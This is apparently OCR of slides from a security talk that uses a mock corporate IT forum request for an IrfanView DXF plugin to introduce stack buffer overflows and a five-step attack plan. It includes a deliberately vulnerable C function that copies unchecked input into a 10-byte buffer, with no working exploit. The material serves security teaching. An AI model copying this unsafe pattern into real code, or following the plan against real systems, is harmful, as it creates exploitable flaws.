NEW TOPIC
Start
Favorites
Douche Bags Inc ...
Datenschutz - Nutzungsbedingungen
Douche Bags Inc IT Discussions Public
30 of 5234 topics
About
Kids yard sale today 3-4:30 at 20 Eliot
Von Kerri Reesey
25. Juli
Some spare tiles.
Von AB
7. Juli
Unable to use VPN
Von Jason B
1. Juli
Word crashes
21. Juni
Irfan View Image viewer for DXF files?
Von S Skoletsky
20. Juni
Windows 10 Upgrade failed
Von Jason B
20. Juni
Hardware request form
Von Kerri Reesey - 3 Beiträge - 6 Aufrufe
19. Juni
Ticket #123685
Von Jason B - 1 Beitrag - 3 Aufrufe
17. Juni


irfanview.com
IrfanView
VERSION 4.50
HOME
SEND US AN EMAIL
OTHER MIRRORS
Select Mirror
PRIVACY POLICY
DOWNLOAD
LANGUAGES
PLUGINS
SKINS
SCREENSHOT
ABOUT
SUPPORT
FAQ
FORUM
One of the Most Popular Viewers Worldwide
DSC_0931_Daisy.jpg - IrfanView
File Edit Image Options View Help
100.0
36/39
Daisy
Paint
IRFANVIEW GRAPHIC VIEWER
Fast and compact (just 3 MB)
Freeware for non-commercial use
I would like to sincerely thank all you faithful IrfanView users who send me


groups.google.com
Google
Nachrichten suchen
Login
Groups
6 von 99+
Start
Favorites
Douche Bags Inc ...
Datenschutz - Nutzungsbedingungen
Irfan View Image view for DXF files?
S Skoletsky
19. Juni
Hello,
I'm working a lot with cad files. However, opening them takes quite a long time.
This is especially a problem, because I often have to scan through 10 - 20 files at once...
As we are already using the Irfan View image viewer, could you install the DXF plugin, so that I can use it instead of Autocad?
Thanks - Sarah
Mark D.
20. Juni
Hi Sarah,
I have checked that. Right now we are using Irfan View 4.50 32-BIT on all clients. For this version, there is a working DXF plugin available. I will deploy it to your PC in the evening.
Can you give it a try tomorrow and let me know?
Cheers,
Mark


What is a Stack Overflow?



Program

```
void main() {
    /* Application logic */
}
```

What is a Stack Overflow?




Program

```
void main(const char *the_file) {
    const char *bitmap = load_file(the_file);
     /* More application logic */
}



const char* load_file(const char *the_file) {
     char tmp_buffer[10];
     strcpy(tmp_buffer, load_from(the_file));
      /* More application logic */
     return;
}
```

What is a Stack Overflow?




Program

```
void main(const char *the_file) {
    const char *bitmap = load_file(the_file);
    /* More application logic */
}

const char* load_file(const char *the_file) {
    char tmp_buffer[10];
    strcpy(tmp_buffer, load_from(the_file));
    /* More application logic */
    return;
}
```

What happens if load_from() returns more than 10 characters?

What is a Stack Overflow?




Program

```
void main(const char *the_file) {
    const char *bitmap = load_file(the_file);
    /* More application logic */
}

const char* load_file(const char *the_file) {
    char tmp_buffer[10];
    strcpy(tmp_buffer, load_from(the_file));
    /* More application logic */
    return;
}
```

What happens if load_from() returns more than 10 characters?

What is a Stack Overflow?




Program


```
void main(const char *the_file) {
    const char *bitmap = load_file(the_file);
    /* More application logic */
}

const char* load_file(const char *the_file) {
    char tmp_buffer[10];
    strcpy(tmp_buffer, load_from(the_file));
    /* More application logic */
    return;
}
```


The attacker now controls the execution flow!


irfanview.com
IrfanView
VERSION 4.50
HOME
SEND US AN EMAIL
OTHER MIRRORS
Select Mirror
PRIVACY POLICY
DOWNLOAD
LANGUAGES
PLUGINS
SKINS
SCREENSHOT
ABOUT
SUPPORT
FAQ
FORUM
One of the Most Popular Viewers Worldwide
DSC_0931_Daisy.jpg - IrfanView
File Edit Image Options View Help
100.0
36/39
Daisy
Paint
IRFANVIEW GRAPHIC VIEWER
Fast and compact (just 3 MB)
Freeware for non-commercial use
I would like to sincerely thank all you faithful IrfanView users who send me

Our Plan



Win!
Information Gathering
Identify Target
Search for
Vulnerabilities
Weaponize
Vulnerability
Attack

Our Plan

